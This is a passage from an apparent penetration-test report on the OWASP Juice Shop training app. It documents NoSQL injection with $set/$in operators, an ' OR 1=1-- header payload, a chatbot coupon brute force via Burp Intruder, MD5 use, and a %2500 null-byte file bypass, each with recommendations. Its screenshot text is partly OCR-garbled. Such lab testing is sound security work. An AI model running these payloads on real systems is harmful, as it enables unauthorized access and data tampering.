1mInwZGFO2WRBdC161j1wM3yQcHT1tMTEgHj16Mzg6MjQwDQwCwvDwvHCisIm1lRbGv0ZWRBdC161bnBshR0sIm1hdC16MTCnDAnxNj1IN30_a.P1Gm0CcCsZG2is8esHIFBf1csSAWxWzJ8t0Efpu_P-LtLscVtD0SPX3iaq
1PE5vUnSmgLhsOuCa33sWGL_wmj02gnjnjarPhqDqLXxUhWzEqeP4wFc-qeqsTFDQKrhft_pTxNMPrkrMw_kGXYrEJJxyFgd7PucFA_0NteEsjTRC
6 Accept-Language: en-US,en;q=0.9
7 sec-ch-ua: "Chromium";v="131", "Not_A_Brand";v="24"
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
10 Accept: application/json, text/plain, /*
11 X-User-Email: 'OR_1'@-
12 Content-Type: application/json
13 Origin: http://localhost:3000
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: http://localhost:3000/
18 Accept-Encoding: gzip, deflate, br
19 Cache-Control: no-cache, no-store, must-revalidate, max-age=0, post-check=0, pre-check=0, private, no-transform, no-new-control-chars, status=dissmiss, cookieconsent_status=dissmiss, continueCode=PDQ6M1nr-jQjLkEN0t5tqc1lwfaH7t7lu4jH7v76osfvgPwip19X5qd8v77e; token=
eyJhbGciOiJIUzI1NiJ9.eyJwdC10IjoiZDWNjZ0NcIiwidjYpZC1EWsidX01LcmhbWU1OinFVCSU0l0NFNTENDVBGVxMLCB2ZXJzaWuKQgkLS01LCJbfWPfbCI6ImFkbWluQp1
aUNLJ0nLm9wLwicGFzc3dvcmqoiOiwTkyNdiTt4iYmQ3Ms1lMD0u3hmWbJ1kZzE4Y3UwMCIsInjbvOuO1JhZGipb1sImRlbHV42VrvaCvujoiiLiwibGzfzdExvZ1usXaio1JbmR12mlu2wQ1LcvcsmnaWxL1Sw1h
2U10iJh3nHm3Hm-HV1bgljL2tWYd1cy9LcovRSLR1ZmFbHRBZG1pb1swhmc1lC0J0b3RwLzVjcm01j0i1wY73Pdm1jOnRydWUsImNyZWFO2WRBdC161j1wM3yQcHT1tMTEgHjAEMDEGNTMuTOYICswDwvHC
1mInwZGFO2WRBdC161j1wM3yQcHT1tMTEgHj16Mzg6MjQwDQwCwvDwvHCisIm1lRbGv0ZWRBdC161bnBshR0sIm1hdC16MTCnDAnxNj1IN30_a.P1Gm0CcCsZG2is8esHIFBf1csSAWxWzJ8t0Efpu_P-LtLscVtD0SPX3iaq
1PE5vUnSmgLhsOuCa33sWGL_wmj02gnjnjarPhqDqLXxUhWzEqeP4wFc-qeqsTFDQKrhft_pTxNMPrkrMw_kGXYrEJJxyFgd7PucFA_0NteEsjTRC
20 Connection: keep-alive,
21
22 {
    "ProductId":10,
```

- 6) Then I observed the response is 200 ok , and my basket now contains that product:



- 7) Then finally I managed to make the order successfully which should not happen




5.9 NO SQL:

Description:	NoSQL Injection occurs when an attacker manipulates NoSQL queries to perform unauthorized actions in the database. In this instance, the review editing functionality of the OWASP Juice Shop website was tested. A request to edit a review contained the product ID and a message in the request body. By modifying the body to include NoSQL operators such as `'\$set` and `'\$in`', it was possible to edit multiple reviews simultaneously, indicating the database improperly processes NoSQL queries.
Impact	<ul style="list-style-type: none"> - Unauthorized modification of multiple database records. - Exposure of sensitive data through injection techniques. - Circumvention of access controls, enabling mass updates or deletions. - Possibility of database corruption or unauthorized actions affecting application integrity.
Recommendations	<ol style="list-style-type: none"> 1) Validate and sanitize all inputs to block NoSQL operators and special characters. 2) Use Object-Document Mapping (ODM) libraries that enforce strict schema validation. 3) Implement role-based access controls to restrict actions on the database. 4) Perform regular penetration tests to detect and remediate NoSQL vulnerabilities. 5) Monitor logs for suspicious activity and implement rate limiting to reduce the impact of automated attacks.
Affected Systems	Review Editing Endpoint
Threat Level	High

steps to reproduce:

- 1) I intended to test if using a nosql query will affect the database so I opened review page of one of the products to get the request of edit review endpoint to check if I can edit more than one review in the database at a time.

- 2) So the request has this form in the burp the body contain {id for product and the mssge}



Request

Pretty	Raw	Hex
<pre>EqMjAEMjYENtCwMDowMCIsImRlbGV0ZWRBdCI6bnVsbHOsImldhCIEMTczMzk0OTA5M30.EJGU-Qi_0-McTNue4XCMZ aWvsqxWdKTXkn_9q73BydnEY11MXQ-yFoE3Pfk_t694Te3Ao9_NSRUUp5SHIfGZGfladVSmRc744qzfcTN35ElhGMltBD1u288N g3GAjhbhFRSgxhxctGL8AhueOk1S4eK2YumcoDAAUPJCEeIeOu0 6 Accept-Language: en-US,en;q=0.9 7 sec-ch-ua: "Chromium";v="131", "Not_A_Brand";v="24" 8 sec-ch-ua-mobile: ? 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36 10 Accept: application/json, text/plain, /* 11 X-User-Email: ' OR l=1-- 12 Content-Type: application/json 13 Origin: http://localhost:3000 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-Mode: cors 16 Sec-Fetch-Dest: empty 17 Referer: http://localhost:3000/ 18 Accept-Encoding: gzip, deflate, br 19 Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; token= eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwizGFOYSI6eyJpZC16MSwidXNlcm5hbWUiOi I1lCJlbWPbC16ImFkbWluQplaWNILXN0LmSwIiwickGFzc3dvcvmQioIiWMTkyMDIzYtdiYmQ3MzI1MDUxNmYnjkZjE4YjUwM C1sInvbGUiOjJhZGipbiIsImRlbHV4ZVRva2VuIjoiiwibGFzdExvZC1uSXaiOjIbmR1Zmlu2ZWQilCJwcm9maWx1SWlhZ2Ui OjJhc3NlQHMvcHVibG1jL21tYWdIcy9icGxvYWpzL2R1Zmb1bHRBZG1pb15wbmc1LCJ0b3RwU2VjcmV0IjoiiwiaXNB3RpdmU iOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMTItMTEgMjA6MDE4NTMuOTYOICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMTItMT EqMjAEMjYENtCwMDowMCIsImRlbGV0ZWRBdCI6bnVsbHOsImldhCIEMTczMzk0OTA5M30.EJGU-Qi_0-McTNue4XCMZ aWvsqxWdKTXkn_9q73BydnEY11MXQ-yFoE3Pfk_t694Te3Ao9_NSRUUp5SHIfGZGfladVSmRc744qzfcTN35ElhGMltBD1u288N g3GAjhbhFRSgxhxctGL8AhueOk1S4eK2YumcoDAAUPJCEeIeOu0; continueCode=eZYDB3wqj5WNx1o 20 Connection: keep-alive 21 22 { "id": "q4LoiuDcrn9tQH9fE", "message": "this is reviewrs" }</pre>		

② ⚙️ ⏪ ⏩ Search 0 highlights

Ready

Event log (2) All issues

Windows Taskbar icons

- 3) now I will try to send another body include id for more than one product using \$set , \$in to execute NOSQL query in the database

Request

Pretty	Raw	Hex
<pre>Safari/537.36 10 Accept: application/json, text/plain, /* 11 X-User-Email: ' OR l=1-- 12 Content-Type: application/json 13 Origin: http://localhost:3000 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-Mode: cors 16 Sec-Fetch-Dest: empty 17 Referer: http://localhost:3000/ 18 Accept-Encoding: gzip, deflate, br 19 Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status= eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwizGFOYSI bWluQplaWNILXN0LmSwIiwickGFzc3dvcvmQioIiWMTkyMDIzYtdiYmQ3MzI1MDUxNmYnjkZjE4YjUwM C1sInvbGUiOjJhZGipbiIsImRlbHV4ZVRva2VuIjoiiwibGFzdExvZC1uSXaiOjIbmR1Zmlu2ZWQilCJwcm9maWx1SWlhZ2Ui OjJhc3NlQHMvcHVibG1jL21tYWdIcy9icGxvYWpzL2R1Zmb1bHRBZG1pb15wbmc1LCJ0b3RwU2VjcmV0IjoiiwiaXNB3RpdmU iOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMTItMTEgMjA6MDE4NTMuOTYOICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMTItMT EqMjAEMjYENtCwMDowMCIsImRlbGV0ZWRBdCI6bnVsbHOsImldhCIEMTczMzk0OTA5M30.EJGU-Qi_0-McTNue4XCMZ aWvsqxWdKTXkn_9q73BydnEY11MXQ-yFoE3Pfk_t694Te3Ao9_NSRUUp5SHIfGZ SgxhxctGL8AhueOk1S4eK2YumcoDAAUPJCEeIeOu0; continueCode=eZYDB3wqj5WNx1o 20 Connection: keep-alive 21 22 { "\$set": { "message": "Updated message for single review", "rating": 5 }, "id": ["\$in": ["BWucMm68LcSyWRDe", "xXuX9ydmGR8yPdYsH", "q4LoiuDcrn9tQH9fE"]] }</pre>		

② ⚙️ ⏪ ⏩ Search

Done

Event log (2) All issues

- 4) we found that the response is 200 ok and I made that action so the database has NOSQL database and is vulnerable to that attack

Request

```
Pretty Raw Hex
PATCH /rest/products/reviews HTTP/1.1
Host: localhost:3000
Content-Length: 179
sec-ch-ua-platform: "Windows"
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJldGF0dXMiOiJzdWNjZXNzIiwibGFOYSI6eyoJZC1EMSwid0lcm5hbWUiOjIiLCJlbnRpZpbC16ImFkbWluQGpiaWN1LXNobm8vIiwiUGFzc3dvcmQiOjIwMTkyMDIcTjd1YnQ3MjI1MDUxMmVwIjk2E4YjUwIwInJvb0UjOjJhZGphIiisImPihHV4ZVFrva2VujoiaiivofRfzdxvZ2luSXAlOjIbmPilZmlu2WQ1lCjwcm8Swbmc1lCj0b3PwICVjcmVOjoiIiiviax0BY3PpdmUlOnRydWlsInNyZWF0ZWRBdcI61j1wNjQtMTItMTEgMjAEMYENrTcuDEx4ICswMbvWlsImh1lGVQZWRBdcI6bnVsabH0sImhdCI6TczMsK0OTA5M30.EJGu-QJ-0-McTHue4KC2MaWvsqx4dRTXo...9q73BydnEY1LMQ-yFoE3Pf-t694Te3Ao9_N9RUJp5SHif0ZGF1advSmrc74qzfcTN35EihGMltBDiu288Ng3GAjbhFRSgxhxcgtGL8AhueOk1s4eK2YumcoAAuUPJCEeleou0
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Chromium";v="131", "Not_A_Brand";v="24"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
Accept: application/json, text/plain, /*
X-User-Email: ' OR 1=1--
Content-Type: application/json
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=

```

Response

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Rekruting: #/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 682
ETag: W/"2aa-gLMi3EsEB7bYBzL5PfdNjh3vmU"
Vary: Accept-Encoding
Date: Wed, 11 Dec 2024 21:51:50 GMT
Connection: keep-alive
Keep-Alive: timeout=5
15 {
    "modified":3,
    "original": [
        {
            "author": "admin@juice-sh.op",
            "product": 1,
            "likesCount": 0,
            "likedBy": [],
            "_id": "BWucMm68Lc9yVRDe"
        },
        {
            "product": "24",
            "message": "this is reviewss",
            "author": "admin@juice-sh.op",
            "likesCount": 0,
            "likedBy": [],
            "_id": "q4LoiuDcrnStQH9fE"
        }
    ]
}
```

Search 0 highlights

Event log (2) All issues


Memory: 1

5.10 Authentication:

Description:	The system accepts weak passwords, such as "12345," during registration, which exposes it to brute-force attacks and unauthorized access to user accounts. This indicates a lack of password strength enforcement, allowing attackers to easily guess weak credentials.
Impact	Exploitation of this vulnerability can result in: <ul style="list-style-type: none"> Unauthorized access to user accounts, enabling attackers to steal sensitive information. Increased risk of brute-force attacks that can compromise multiple user accounts. Potential for account takeover, leading to data breaches or malicious activities within the system.
Recommendations	<ol style="list-style-type: none"> Implement password strength policies requiring a mix of uppercase, lowercase, digits, and special characters. Enforce minimum password length, such as at least 8 characters. Introduce account lockout mechanisms after a set number of failed login attempts to mitigate brute-force attacks. Utilize CAPTCHA on login and registration forms to prevent automated attack scripts. Educate users to create strong, unique passwords for their accounts.
Affected Systems	Registration and login endpoints of the application.
Threat Level	High

steps to reproduce:

- 1) First, I tried to test if the system accept week password or not , putting the password 12345 in the register field and the site accepted it as a valid password which exposed it to Brute force attack and unauthorized access to users account .




5.11 IDOR-Broken Authentication (Brute Force Attack): -

Description:	The chat bot feature of the application is vulnerable to a brute force attack due to insufficient rate limiting and lack of proper authentication mechanisms. By sending multiple requests to the <code>/rest/chatbot/respond</code> endpoint with the word "coupon" repeated 11,000 times, the attacker was able to exploit the vulnerability and retrieve a valid 10% discount coupon.
Impact	Exploitation of this vulnerability can result in: <ul style="list-style-type: none">Abuse of application features, such as generating unlimited discount coupons, causing financial losses.Increased server load or potential denial-of-service (DoS) due to brute force attacks.Violation of the application's integrity and trust, as users can exploit the system for unauthorized benefits.
Recommendations	<ul style="list-style-type: none">Implement rate limiting on the <code>/rest/chatbot/respond</code> endpoint to prevent brute force attacks.Add CAPTCHA verification to ensure that requests are coming from legitimate users and not automated scripts.Enforce authentication and authorization checks to restrict access to coupon generation functionality.Monitor and log unusual activity on endpoints to detect and mitigate brute force attempts.Regularly test and audit application endpoints to ensure compliance with security best practices.
Affected Systems	Backend API endpoint: <code>/rest/chatbot/respond</code> .
Threat Level	High

Steps to reproduce:

- 1) I intended to test if there will be a vulnerability in the area of the chat bot if I send to him multiple messages requesting an coupon could it respond with one to me so In a text file I write 11000 coupon word by python code



```


Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\jihad> python
Python 3.13.0 (tags/v3.13.0:60403a5, Oct 7 2024, 09:38:07) [MSC v.1941 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>>
>>>
>>> with open('MyPayload.txt', 'w') as file:
...     for _ in range(11000):
...         file.write('coupon\n')
...

```

- 2) I then intercepted the request in the chat bot sending message and send it to intruder to apply brute force attack on it :rest/chatbot/respond



The screenshot shows the Burp Suite interface in Intercept mode. A POST request to `/rest/chatbot/respond` is selected. A context menu is open over the request body, with the option `Send to intruder` highlighted.

- 3) Then I select query parameter in the body to make the attack on it

Target: http://localhost:3000 | Update Host header to match target

Positions: Add \$ Clear \$ Auto \$

Payloads

Payload position: All payload positions
Payload type: Simple list
Payload count: 11,000
Request count: 11,000

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	coupon
Load...	coupon
Remove	coupon
Clear	coupon
Deduplicate	coupon
Add	Enter a new item
Add from list...	[Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
-----	---------	------

Event log (7) | All issues | Memory: 245.1MB

- 4) I checked out the response body to see that my attack succeeded to get a 10%copoun from the bot

Request	Payload	Status code	Response received	Error	Timeout	Length
0	coupon	200	37			424
1	coupon	200	22			504
2	coupon	200	10			470
3	coupon	200	10			464
4	coupon	200	17			3102
5	coupon	200	9			457
6	coupon	200	27			457

Intruder attack results filter: Showing all items

Request	Response
Pretty	HTTP/1.1 200 OK
Raw	Content-Type: application/json; charset=UTF-8
Hex	X-Frame-Options: SAMEORIGIN
Render	Feature-Policy: payment 'self'; X-PermitCrossOrigin: #/join Content-Type: application/json; charset=UTF-8 Content-Length: 119 ETAG: "777-f83d38wryXgJHt8Blwu7nW51x" Vary: Accept-Charset Date: Thu, 12 Dec 2024 23:42:53 GMT Connection: keep-alive

```

1 {
  "action": "response",
  "body": "couponskey, if you promise to stop nagging me here's a 10% coupon code for you: 11CD#gyB0"
}

```

1 of 10000 | Search |

5.12 Cryptographic Failure:

Description:	The application uses the MD5 hashing algorithm, as identified in the source code under the <code>insecurity.ts</code> file on GitHub. MD5 is widely considered insecure due to its vulnerability to collision and pre-image attacks. This cryptographic failure could allow attackers to crack hashed passwords or other sensitive data, leading to potential compromise of user accounts or system integrity.
Impact	Exploitation of this vulnerability can result in: <ul style="list-style-type: none"> Easy cracking of hashed passwords or sensitive data using modern computational resources or precomputed rainbow tables. Unauthorized access to user accounts or system resources. Failure to comply with modern security standards and best practices, exposing the application to regulatory penalties
Recommendations	<ul style="list-style-type: none"> Replace MD5 with a secure hashing algorithm, such as SHA-256 or bcrypt, to ensure the integrity and security of hashed data. Use a strong salting mechanism with the hashing process to defend against rainbow table attacks. Perform regular code reviews and security audits to identify and replace insecure cryptographic implementations. Educate developers on modern cryptographic standards to avoid insecure practices in future code.
Affected Systems	Any functionality relying on MD5 for hashing, such as password storage or token generation.
Threat Level	Critical

steps to reproduce:

- 1) I intended to see what the hashing algorithm is this site use so I accessed the src code on the git hub of the site at: github.com/juice-shop/juice-shop/blob/master/lib/insecurity.ts
- 2) I found that they are using md5 as hashing algorithm which is very week and vulnerable

```


27  data: UserModel
28  id: number
29  exp: number
30  uid: number
31
32
33  interface AuthenticatedUsers {
34    tokenFor: Record<string, ResponseWithUser>;
35    token: Record<string, string>;
36    put: (token: string, user: ResponseWithUser) => void;
37    get: (token: string) => ResponseWithUser | undefined;
38    tokenForId: (user: UserWithId) => string | undefined;
39    from: (req: Request) => ResponseWithUser | undefined;
40    updateFrom: (req: Request, user: ResponseWithUser) => any;
41  }
42
43  export const hash = (data: string) => crypto.createHash('md5').update(data).digest('hex');
44  export const hmac = (data: string) => crypto.createHmac('sha256', 'pdqaceWVQ3tHnV72wv').update(data).digest('hex');
45
46  export const cutOffPhantomNullByte = (str: string) => {
47    const nullByte = '\0';
  
```

5.13 Local file Read by file extension bypass:

Description:	The application improperly enforces file type restrictions, allowing attackers to bypass these restrictions using techniques like appending a null byte (%00) to the filename. By accessing the /ftp directory and appending %2500 to the filename (e.g., eastere.gg%2500), the attacker was able to bypass the restriction and download an otherwise inaccessible file.
Impact	Exploitation of this vulnerability can result in: <ul style="list-style-type: none"> Unauthorized access to sensitive files stored on the server. Disclosure of internal system files, configurations, or application logic. Further exploitation if the downloaded files contain credentials, sensitive data, or exploitable information.
Recommendations	<ul style="list-style-type: none"> Properly validate and sanitize user-supplied file paths on the server side to prevent null byte or type-based bypasses. Enforce strict file access policies to ensure only authorized files can be downloaded. Avoid exposing sensitive directories like /ftp to public users. Implement logging and monitoring to detect unusual file access patterns. Regularly audit and test file upload and download functionality for bypass vulnerabilities.
Affected Systems	/ftp directory and related file download functionality
Threat Level	High

steps to reproduce:

- I tried to test if I can download file un downloadable so I accessed /ftp I found that **eastere.gg** file is not allowed to be downloaded.



OWASP Juice Shop (Express ^4.17.1)


403 Error: Only .md and .pdf files are allowed!

```


at verify (/juice-shop/build/routes/fileServer.js:55:18)
at /juice-shop/build/routes/fileServer.js:39:13
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /juice-shop/node_modules/express/lib/router/index.js:286:9
at param (/juice-shop/node_modules/express/lib/router/index.js:365:14)
at param (/juice-shop/node_modules/express/lib/router/index.js:376:14)
at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:421:3)
at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /juice-shop/node_modules/serve-index/index.js:145:39
at FSReqCallback.oncomplete (node:fs:198:5)

```

- I then tried to bypass the type restriction on the file to download it by providing the Null Byte %2500 at the end of the file as this:



- 3) I found that I bypassed successfully and downloaded the file




5.14 Security misconfiguration

Description:	The application is improperly configured to enforce file type restrictions on the complaint page. While the UI indicates that only .pdf and .zip files are allowed, inspection of the source code in <code>main.js</code> revealed that <code>application/xml</code> is also an accepted MIME type. This allowed the attacker to bypass the visible restriction and upload a potentially harmful <code>.xml</code> file.
